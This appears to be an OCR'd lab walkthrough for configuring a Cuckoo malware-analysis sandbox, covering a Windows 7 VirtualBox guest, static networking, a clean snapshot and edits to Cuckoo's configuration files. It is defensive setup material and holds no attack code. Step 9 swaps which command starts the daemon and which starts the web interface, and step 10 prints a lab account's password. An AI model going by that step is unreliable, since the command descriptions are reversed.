
   We will further configure Cuckoo from this machine!

2. **Open VirtualBox**

   Let's open VirtualBox to review the available virtual machines. You can open VirtualBox by clicking the third icon in the left-hand menu. Once you clicked it, it might take about 1 minute before the VirtualBox window appears, please just wait and refrain from clicking the icon again.

   Once the window opens, you should see a "Win7-Cuckoo" machine, which we have prepared for you. One might think that a Windows 7 machine is outdated and you should use a Windows 10 machine for analysis. Bear in mind though that Windows 10 has a lot of new security features built-in, which might hinder malware behavior (which we want to know of!). Overall, for malware analysis, running with an older version of an OS is advisable.

Please click the "Start" button (green arrow) to boot the machine, after which it should boot and log in automatically.



3. **Configure network interface in Windows guest**


   Cuckoo needs network connectivity between the host and the guest, for example to allow the Python agent installed on the guest to communicate back to the host. We will configure the guest VM in the 192.168.88.0/24 network.

   Click Start Button -> "Control Panel" -> "Network and Internet" -> "Network and Sharing Center" -> "Change adapter settings"

   In this window, please doubleclick the "Local Area Connection" and select "Properties", doubleclick "Internet Protocol Version 4 (TCP/IPv4)". We will configure the following static address settings:

   - IP address: 192.168.88.25
   - Subnet mask: 255.255.255.0

- Default gateway: 192.168.88.1
- Use the following DNS server: 192.168.30.1


Win7-Cuckoo [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
« Network and Internet ▸ Network Connections ▸
Search Network Connections
Organize ▾
Disable this netw
Local Area Connection
Unidentified network
Intel(R) PRO/1000 MT De
12:13 PM
12/14/2018
Right Ctrl

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:

IP address: 192 . 168 . 88 . 25
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 192 . 168 . 88 . 1


○ Obtain DNS server address automatically
● Use the following DNS server addresses:

Preferred DNS server: 192 . 168 . 30 . 1
Alternate DNS server: . . .

□ Validate settings upon exit

4. **Reboot the virtual machine**

   Once the network has been configured, please reboot the virtual machine. The reason for this reboot is to properly restart the Cuckoo agent with the new network configuration. Please click the Start button, click the small arrow next to "Shut down" and select "Restart".




5. **Create a clean snapshot**

   Once the system has finished rebooting, let's create a "clean" snapshot. Cuckoo will use this as a basis to run the malware samples that are submitted. You might see a pop-up header related to mouse integration in VirtualBox, you can safely ignore this message, as it doesn't affect our lab.

   Please take the following steps to create a snapshot:

   - Click "Machine"
   - Click "Take Snapshot..."
   - For the Snapshot Name, please use "Clean" (see screenshot)
   - Click "OK"




Snapshot Name: Clean

Snapshot Description:

6. **Close the Virtual Machine**

   Once the Virtual Machine has been configured and the Snapshot created, let's close the Virtual Machine. You can do this by clicking the red cross in the top right corner of the screen. In the "Close Virtual Machine" prompt, please select the following options (which are default):

   - "Power off the machine"
   - "Restore current snapshot 'Clean'"


Win7-Cuckoo (Clean) [Paused] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Google Chrome
OpenOffice 4.1.3
9:18 PM
12/13/2018
Right Ctrl

Close Virtual Machine

You want to:

○ Save the machine state

○ Send the shutdown signal

● Power off the machine

☑ Restore current snapshot 'Clean'

7. **Update cuckoo.conf**

   Now that we have VirtualBox all set up, let's configure Cuckoo. First up, let's launch a terminal (4th icon in the menu bar).

   Cuckoo is installed in the following folder:

   **/home/cuckoo/.cuckoo**


   We will open Cuckoo's main configuration file by running:

   **cuckoo@ubuntu02:~$** nano /home/cuckoo/.cuckoo/conf/cuckoo.conf

   Please scroll to the "ip = 192.168.56.1" line under the [resultserver] section, as we will change it to "192.168.**88**.1". Similar to how we configured the guest, we are configuring Cuckoo to use the 192.168.88.0/24 network range.

   Next up, scroll down further and find the [remotecontrol] section, where you can change the "enabled" variable to "yes". So "enabled = no" should become "enabled = yes".

Once these two changes are done, please close nano (CTRL+X) and confirm by typing "y" and "ENTER".



```
  GNU nano 2.9.3          /home/cuckoo/.cuckoo/conf/cuckoo.conf          Modified

# Cuckoo is capable of sending "developer feedback" to the developers so that
# they can more easily improve the project. This functionality also allows the
# user to quickly request new features, report bugs, and get in touch with
# support in general, etc.
enabled = no
name =
company =
email =

[resultserver]
# The Result Server is used to receive in real time the behavioral logs
# produced by the analyzer.
# Specify the IP address of the host. The analysis machines should be able
# to contact the host through such address, so make sure it's valid.
# NOTE: if you set resultserver IP to 0.0.0.0 you have to set the option
# `resultserver_ip` for all your virtual machines in machinery configuration.
ip = 192.168.88.1

# Specify a port number to bind the result server on.

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Spell    ^_ Go To Line
```

8. **Update virtualbox.conf**

   Next up, we need to configure Cuckoo to use the right VirtualBox machine for analysis. We will do this by opening the virtualbox.conf configuration file:


   **cuckoo@ubuntu02:~$** nano /home/cuckoo/.cuckoo/conf/virtualbox.conf

   Under the [cuckoo1] section, please change the label to the correct VirtualBox host name. We should change "label = cuckoo1" to "label = Win7-Cuckoo".

   Furthermore, please change the "ip" to the correct Cuckoo VM IP address. So change "ip = 192.168.56.101" to "192.168.88.25".

   Please refer to the screenshot for additional guidance on the correct configuration.

   Once these two changes are done, please close nano (CTRL+X) and confirm by typing "y" and "ENTER".



```
cuckoo@ubuntu02: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3        /home/cuckoo/.cuckoo/conf/virtualbox.conf        Modified

# Virtualbox will bind the VRDP interface to the first available port.
controlports = 5000-5050


[cuckoo1]
# Specify the label name of the current machine as specified in your
# VirtualBox configuration.
label = Win7-Cuckoo

# Specify the operating system platform used by current machine
# [windows/darwin/linux].
platform = windows

# Specify the IP address of the current virtual machine. Make sure that the
# IP address is valid and that the host machine is able to reach it. If not,
# the analysis will fail.
ip = 192.168.88.25

# (Optional) Specify the snapshot name to use. If you do not specify a snapshot

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Spell    ^_ Go To Line
```

9. **Run Cuckoo and the Cuckoo the web interface**

   Next up, let's launch Cuckoo and the Cuckoo web interface. This will involve 2 steps: launching the Cuckoo daemon (which handles the samples) and launching the Cuckoo web interface. You can do so using the following commands:

   **cuckoo@ubuntu02:~$** cuckoo web runserver 192.168.30.15:8000

   Please leave this window open and, in another terminal window, run the following command to enable the web interface:

   **cuckoo@ubuntu02:~$** cuckoo

10. **Switch to WINDOWS02 workstation**

    Let's switch to Alan Marshall's workstation to start using Cuckoo. You can authenticate using the following credentials:

    - Username: alan.marshall
    - Password: Awesomesauce123

